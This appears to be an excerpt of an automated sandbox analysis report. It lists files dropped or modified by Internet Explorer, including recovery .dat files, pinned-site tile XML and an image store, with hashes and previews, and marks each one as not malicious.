SHA-512:	B29277EE2AA6762259694FDAF19D4D6940788F4F04E9E87DB9CE095514FDE2625910A87C53EE4299D812843ADA777220FDA5570183E13839985F1415C79720CB
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{70188A21-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29936
Entropy (8bit):	1.8565796183355086
Encrypted:	false
SSDEEP:	192:rrZYQk6CkAjB2dWYMITmxhuJvuhuHAFSC2:r9BP7Cw09smnuZeu8m
MD5:	44FF097E81A9206446D449BB264BD74D
SHA1:	7A4CF457728B4F14CE239D1118FE47276698C041
SHA-256:	4A7AABC74AC54C470E0F496A6CFDF265EA2D2A86BA621CAEC71D437FD3A25BFB
SHA-512:	C6BE057929EFBCD3CCAD8A3DBFEF1CFB0F4C51E33EA1390CF6AFD664BE8BBFCBAEC199D2E500FE358413EA13D377C5874D10821F964D1708F4E20320EC212FEA
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{70188A23-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{70188A23-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Size (bytes):	27356
Entropy (8bit):	1.8359877156783262
Encrypted:	false
SSDEEP:	48:IwyGcpr3GwpazG4pQzGrapbSjGQpBqGHHpc/TGUp84GzYpmzYGopsRxeFOhbGA4d:rGZhQF6XBSdjx2JWcMUue0gRe08A
MD5:	835FCF80FC7D134A75D24CE2A5063E92
SHA1:	22B4CA7EF7EF8A7CA77AD08F7C254C90DF98C0CD
SHA-256:	5544221699C42D8379C46D5E5A97BDC5F274711A7A2301B7E01BB0DFAD93B9DE
SHA-512:	24CE28F86E45CA9C0181B335E501788028FC867126EDDA140E731ACBEF1416994B9105A8C45960B79E86905C94997DE53BA69D514E5AB9F1405AC4F816B0B0A4
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{70188A25-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27380
Entropy (8bit):	1.8482972338450705
Encrypted:	false
SSDEEP:	96:rfZAQw6KBSpjx2ZWkMYW9gzFrx9gzFEkA:rfZAQw6Kkpjx2ZWkMYWizFrxizFEkA
MD5:	F359722FAFCFAAC99889FD023F7BDA47
SHA1:	E442AAE423CE982675D51C22750B52B74D613E9B
SHA-256:	7632D277A1065815146DA0697ED4326B1706198F09C592860B3C19EB6B19C408
SHA-512:	CF971215E8A83C909B4FDB1D8A6720439C93B20D8D02B35FD8170C6C2FAD1932B7E8D1C68D06F305A64E16529789F84F4EFA1420C2594E1EBF540BFE8E96502
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7E89C2AA-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27436
Entropy (8bit):	1.866633298589239
Encrypted:	false
SSDEEP:	192:rDZ8QU6ukYjd2xWLMT+knGdEoxknGdE4GdE8CA:rFV/PaUg4K919+91
MD5:	015F2E1BB2799F36F48A6BE1B5321725
SHA1:	4DCF5834F1FAA309F8083DDB594044992E9EEC5C
SHA-256:	0999788F6B980114C4B86F0EF26D1F091034988642DD789331E8440F9B17CFE6
SHA-512:	B07515BD63EFD67FA431048ADC40C6815A9BA293061EAA00F1C879331E4F164C191825F8A98EA1239B04F28DC97388E6DCAC0DE19975D7688EA456F757F2123F
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7E89C2AC-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27376
Entropy (8bit):	1.8446864140292711
Encrypted:	false
SSDEEP:	48:IwvGcpriGwpa/G4pQDGrapbShGQpBaGHHpc/TGUp8VGzYpmiYGopoobl0DpWSahw:rIZKQR6nBSbjh2JWrMr6UKPxUKyA
MD5:	209E080C3E97DC7DC630EF2F765CEEFB
SHA1:	771BBB2FC5CFE82FC8DEA149B239FD79F476EF63
SHA-256:	4D2E7F0EA03BFE510F2ED799BA9262AFCB16663CB74355C27AEC60F594A9DCFD
SHA-512:	E7B2A60E7A6123184FFD927EE638E2663253DF90B644B1444756077D89859E1958414CE596C63C30145731FFF39F47C57178894D8D93DC254FA3701E4E1AB386
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7E89C2AC-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Preview:	.... R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7E89C2AE-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27384
Entropy (8bit):	1.849158305129856
Encrypted:	false
SSDEEP:	192:rgZbQ86Ok9jh21WjMTyfZcRRRfZcRQc0A:rQ0HvZQMgWkvk1
MD5:	406200ED63FDD550D5F2DEB4FB53B333
SHA1:	F17CF0F7CBAD030B73C15038F145F433775B092C
SHA-256:	077C37412CF620ECD37C83B908F5019FD7E2FAEA78AD6FF4BC09151A579A1D6B
SHA-512:	CDA15EC98649471A04327788D8238F97689DE24EE305E81CAF5137474412B60F7BA24CFAC8E3E8C1DE3C3051C3E8D35648B34D9C57AE933863BF5D4EF2AD8EB
Malicious:	false
Preview:	.... R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7E89C2B0-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27384
Entropy (8bit):	1.8499281173203803
Encrypted:	false
SSDEEP:	192:rYZ/Q46ekUjD2PWoMQy5loyY66R5loyY6zoyUA:rY4D/GaeNPbN4bNhN/
MD5:	A85EB6FED147B6E8DAD85A205FF4871F
SHA1:	BFDD09F86032600CE1B9E117482E8742A2A8D3AD
SHA-256:	85A893A10C9A0BDB79B8B4C7B2906B8D1BAEBE986574C1FA1811722F89469377
SHA-512:	6047ECED8554953E1704270B1279C675A4683A08CBCD7B2A4CF85873ACF7F36E54D5D88C87B9A3C3ADB9FBF6E4C2BE311D55850BF6E6EF3F5C0783FEC73F2F9
Malicious:	false
Preview:	.... R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{855EF565-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27428
Entropy (8bit):	1.8614766097802335
Encrypted:	false
SSDEEP:	96:rwZfQX6JBSijx2dWvM7G4x9SOuR4x9SOuA:rwZfQX6Jkijx2dWvM7G4bwR4bwA
MD5:	A166F074E3940855AF41EE4A587860DB
SHA1:	31AEC2785366052EFA82C19F3C2FC1A68877CAE0
SHA-256:	194F0248CC91A0361C989DB87A407ED3DD1643E8021FB4F6DB6674BFE2BFAFF2
SHA-512:	949F66460546D616E2038222C934D6474FF71C28CD0EBE795D03397E90D84088505CF10C83D63BA1F99DF0A8BEC89F9715B3C41DEB0CFCA6DB14BD9E0ED6B7
Malicious:	false
Preview:	.... R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{855EF567-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27388

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{855EF567-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Entropy (8bit):	1.8492380821360137
Encrypted:	false
SSDEEP:	96:rIZ3Qj6dBS8jl2YUWdM9O/Eo5vR/Eo5FGA:rIZ3Qj6dk8jl2YUWdM9O/xBR/xKA
MD5:	5D17A7CB71C3968D4959E985BD3EA990
SHA1:	BAB2590578A60E1EB7A1A3011A87E0480B1FAC19
SHA-256:	F3F282E735E034A76129B78AB0E71D623FFF79774C9F3A6D7BF43AFDF853DB37
SHA-512:	5F058B9A2D93A6DB63BEBC976570F05ACB9A2FC9FB0DBC3201FFEF9379363745D95AF2443C7B341DE7A7D820324371322FAD2831391EB55BCB267CBF42520CA4
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{855EF569-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27380
Entropy (8bit):	1.8477355236465665
Encrypted:	false
SSDEEP:	96:rXZPQj6dBSC3jqfNM2qr2WqwMqIWIWTUYlDIxIWTUYlDxUNA:rXZPQj6dkljR29W7MjWDTh5IxDTh5xmA
MD5:	B49B99DEFD3B220B2B6EC974CAC20CF8
SHA1:	7F910A542231E87D2C414C5010EA3A334BEDFDB6
SHA-256:	E11365D3899423C089250D1D1F3AE04A733EF572828E01367D8900A395FECC0A
SHA-512:	E86907E263BBCDFA0D6FE7C16C045A62E1E234222E33E017ADF8B66675A5FC3E44818F5998211FC40C48CA7FE8A50C8E3F5C134CBE096A8C18BA8A9325B8FB3A
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{855EF56B-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27380
Entropy (8bit):	1.8453079431310633
Encrypted:	false
SSDEEP:	96:r4ZbQ66gBS3jlpN2lRWl4MlSWXlsDc16xXlsDc1w4A:r4ZbQ66gk3jd2fWOM4WVCE6xVCEXA
MD5:	E63F8AADCA0E4504AA101336156F4246
SHA1:	ACF8BA7A5AA3E6A7AC369BBF21B9B20F6EA2B4E4
SHA-256:	0458DA602AFD6323DF655829234685400E01B0EC03623BB825BDF3CF5831E59A
SHA-512:	FAF1A2ECE4F66D9B41D7F05F7703E916ECB7CA63AF2292F9EE23A2A0840CAEAB0D6932EC4D92F5451719A198BDAF8363035C780CF934E4AFF9E2626F4215757B
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{855EF56D-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27384
Entropy (8bit):	1.8442740832016502
Encrypted:	false
SSDEEP:	192:rUZDQH6pkvjV2JWUMgyyWsZSRyWsZusRA:rEMa6rM4Bfxx
MD5:	BF407EF57156681F04DAD34204686584
SHA1:	5381D47A2D8AC9335797F9D591526AD82D01A012
SHA-256:	8C462A64BD0BEDA67AAF72FEFD8652143FD287B40C9A78D2D8EAD92C315D6ED0
SHA-512:	56BA3AD2E401E8C3F18F3794258D6A454FB028B3CF15AC8F8F91547E64EBBEA01B62F817AD42FC473853C4DA641E94AE319E1B15CBD70D506039B88DF602CF63
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{855EF56D-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{855EF56F-DEA1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	27364
Entropy (8bit):	1.8415715883694137
Encrypted:	false
SSDEEP:	96:rwZjQ96jBS2j52lWtMRGXDL4CC/aRXDL4CC/eQFA:rwZjQ96jk2j52lWtMRGXPCiRXPCLA
MD5:	BE1E828CBDD2CE98B7BA4154F75354B4
SHA1:	EE432B3A80C7CBA9CC2079F4947ED3B33F033D57
SHA-256:	054257F2A6D82670C0427E4F80DCC93CE27CD6C40A4F43B16E2F4336E6F4294E
SHA-512:	2A430DE413359630AA697396CFFA7F4FA88F536DD78136E269D7D1B5A2A962259043A07F46A2493B5D170594B86AF4AB5AA7426BF2BE5E9FA0975936206AFBF0
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.047518334250549
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEBLYsLY2nWimI002EtM3MHdNMNxOEBLYsLY2nWimI00ONVbkEtMb:2d6NxOMLYsLY2SZHKd6NxOMLYsLY2SZa
MD5:	00CC69239B2D2C01D999B0A6AA9BE2C4
SHA1:	2221BB4F3E6B3D463DA2C0E4F3D5C1851F5C164A
SHA-256:	8E9A8E9E0D79DDF8237D241B53DB128E57B751DC99616039080B586335DA68B9
SHA-512:	21CBA8E70B0A9D78A1E0D31C937064BB1E1F65A7F793CF17C44C9CDD4CA42E38DC6685D35CFD9241A489C12B9C82D2F6F1CE910BB7926B67162FB8E1B659849
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x1b0a4fe4,0x01d772ae</date><accdate>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x1b0a4fe4,0x01d772ae</date><accdate>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.066774984602243
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kPpR+pR2nWimI002EtM3MHdNMNxe2kPpR+pR2nWimI00ONkak6EtMb:2d6Nxr+X+X2SZHKd6Nxr+X+X2SZ72a7b
MD5:	0B9ACA9B34B79AC4C49003E6A027E2F7
SHA1:	B43F7CE1E1D5E6A92C2577DB695ACF130BCE37A3
SHA-256:	ADB7677366D0AC3D9755558479205EFD5745E8EA328364EDFE9B2D807F0C1573
SHA-512:	0B15CA32EA9890B8410AF453E4B8165B760D1D2213B01C12D9D0B2E78323A577F843F711036F591B25A05550BE20AC84C6A8C211E7619E6B4FCD21E2E3D3E94E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x1b02aec4,0x01d772ae</date><accdate>0x1b02aec4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x1b02aec4,0x01d772ae</date><accdate>0x1b02aec4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Size (bytes):	663
Entropy (8bit):	5.066399368418509
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLBLYsLY2nWimI002EtM3MHdNMNxvLBLYsLY2nWimI00ONmZEtMb:2d6Nxv1LYsLY2SZHKd6Nxv1LYsLY2SZW
MD5:	81BC1736AAEF5BA4DE317ACAD70617AD
SHA1:	12BC94E81C897CEA79D2B5A67C04C653E7C1D97D
SHA-256:	EFEFF962F72CF1628A8621DBA2457A6C6B0B5DC6BA4927E9B571CA4AB9F62B42
SHA-512:	0C392C4B13D92A01A5D1B7D22029E00DD64F7A1F22A53E3B8C4F918E586CFB52DAF634BF6A1C68817D3856DF1BFB3AA68B9762FE099E0658A3F2F5D0F1A46D1 8
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x1b0a4fe4,0x01d772ae</date> <accdate>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x1b0a4fe4,0x01d772ae</date><accda te>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipe dia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	648
Entropy (8bit):	5.0620401805696895
Encrypted:	false
SSDEEP:	12:TMHdNMNxiBLYsLY2nWimI002EtM3MHdNMNxiBLYsLY2nWimI00ONd5EtMb:2d6NxSLYsLY2SZHKd6NxSLYsLY2SZ7n/
MD5:	77B39BB369A0207522BB30FFFA31759E
SHA1:	072ADCA6F83F927DB6427CE5E3E647A61193C4BD
SHA-256:	CBFB46E4E47B70B045E0EF3C521DF221E5806F6CFCB5480B221F73067D221B6F
SHA-512:	C84EFB6E7F6416A923CE98B35F2713C1B366970C81C4F5531159B7B61CC7511B50FEC0261CFE9775A04E4563C4858F5599CB87AA8CA975F7E173D5733DF5B01A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x1b0a4fe4,0x01d772ae</date><acc date>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x1b0a4fe4,0x01d772ae</date><accdate>0x1b0a4 fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.078111165186847
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwBLYsLY2nWimI002EtM3MHdNMNxhGwBLYsLY2nWimI00ON8K075Ety:2d6NxQoLYsLY2SZHKd6NxQoLYsLY2SZ0
MD5:	2DEF05A2197DDCF39584B714EB311B5C
SHA1:	7FD3EB453FBEEE6206D32C43941AD1C1C59EAB98
SHA-256:	DCBA0B848993F26CC726CF23E0A948DC0FF761B79FC62D8811269BC58942D051
SHA-512:	212713BC10EE2C4731ADD0CE0D90B460932BB3E8EB20E8E04052EA505B55E17EFFEF3FE74B11FB8C3F5A1948F24AD528CA158EFDB5DF1E9EF4B9E99A99C15C 2F
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x1b0a4fe4,0x01d772ae</date>< accdate>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x1b0a4fe4,0x01d772ae</date><accdate>0 x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.05105181106093
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nBLYsLY2nWimI002EtM3MHdNMNx0nBLYsLY2nWimI00ONxEtMb:2d6Nx0BLYsLY2SZHKd6Nx0BLYsLY2SZR
MD5:	D97965E71FDA8A66F184FA5DC7B43566
SHA1:	1B40C3F253FF3B58624D13707F785F1395536BDF
SHA-256:	4EE7CF54A1563BA73379694738BE0D45024C551E713086DC06255F3E195BA25D

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
SHA-512:	5EB6DA6E4D9DA129CC7724BE32FF6D516C7A201E7656EDC69B0973014F65B8C6194CD573B8653F5E38C8EFC9C2CE5BAE09708393629A4DFC5A7B1F7958E64A6
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x1b0a4fe4,0x01d772ae</date><accdate>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x1b0a4fe4,0x01d772ae</date><accdate>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.087093285908133
Encrypted:	false
SSDEEP:	12:TMHdNMNxxBLYsLY2nWimI002EtM3MHdNMNxxBLYsLY2nWimI00ON6Kq5EtMb:2d6NxLLYsLY2SZHKd6NxLLYsLY2SZ7ub
MD5:	EFF43C82C31BE001CE7125F880F74ED8
SHA1:	63EE5985240DA048534C4CCD3B748EFA63267D85
SHA-256:	205C9898DD2ED49072D8A1AADF89F6D347D37D327E7D4AF5B4423DA8E42639C5
SHA-512:	489248D1445789584867D54B3E1BF9CE65EDA03C62DF61C05A8A2FF75B538314810F5D36C72B4E54AC41AEA554CB85177E758C8075A1A3D22D73973A558355D4
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x1b0a4fe4,0x01d772ae</date><accdate>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x1b0a4fe4,0x01d772ae</date><accdate>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	660
Entropy (8bit):	5.058802225070703
Encrypted:	false
SSDEEP:	12:TMHdNMNxcPpR+pR2nWimI002EtM3MHdNMNxcPpRsLY2nWimI00ONVEtMb:2d6NxmX+X2SZHKd6NxmXsLY2SZ71b
MD5:	7E7CC98BDE9DE77518FA74FB81BB4B2C
SHA1:	54FF79B5F223E6B01DA198262B28398A519653E1
SHA-256:	E12F9B3D6EBBC84A192463E609A92DA49406A0BC11A1068F633B4011DF4EB1E0
SHA-512:	BCB6CFEA679AF850FE39A139B74823FC56821EC03A9A75E755D033D02258D95777E8798F6B939CE624B3248E54B9B9472181F6503824D8657934B98E90AB51C1
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x1b02aec4,0x01d772ae</date><accdate>0x1b02aec4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x1b02aec4,0x01d772ae</date><accdate>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.047750232045512
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnBLYsLY2nWimI002EtM3MHdNMNxfnBLYsLY2nWimI00ONe5EtMb:2d6NxJLYsLY2SZHKd6NxJLYsLY2SZ7E/
MD5:	53EDD51A918F666DB09719B704574440
SHA1:	2FFC34A5189149F035BDBCA448C2D49F17E14EDA
SHA-256:	97C385499048147A099FDFB79725289499BA8B59F29B318EB670C58B41696F97
SHA-512:	A1BEA614DC8D86F283752F7AFFDCA90E07F0BE245CF67275833E209DEF72059B5FC325DA76428D28537E3166AAAE003898A7225E52DF7DC7D6AA88D321C3729
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x1b0a4fe4,0x01d772ae</date><accdate>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x1b0a4fe4,0x01d772ae</date><accdate>0x1b0a4fe4,0x01d772ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\dikxvqf\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	modified
Size (bytes):	5676
Entropy (8bit):	4.142174646553492
Encrypted:	false
SSDEEP:	96:+l0aWBf4m5zDlvV2rkG4zuAZMXJFG62q7mQf:+lCBfx5zZ0IG46AaXJFG6v7mS
MD5:	D130C9D3224FC8C0CC1C0FE978F58D70
SHA1:	1D7B1657F717D1B3ECE4CD79D965DFAFCEB63F8A
SHA-256:	6D62021BD77774EF02E91584E721B097AD15BAC03A932E953BF6A8CCF0DCDD73
SHA-512:	FF8484989592412495423487ACFDEC47FD4024E3FB89E9983E3795BC7B0E124F040F09AA68B280F216845ADFDC245C67F1DF228AD0EA772A4F54A564E1D8ED82
Malicious:	false
Preview:	).h.t.t.p.:././.t.a.y.b.h.c.t.d.y.e.h.f.h.g.t.h.p.2...x.y.z./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...r ...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.... .....s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.....r...r...s].....s...s..sk..s..s.....s...s...s].....s...r..s7.....s...s..r...r...s..r.....s...s.....s...s..s7..... s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s..s.....s...s[.....ss..s...s.....s...s..sm..sl..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r. ..s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s..s'..s_..s...s...s...rQ..

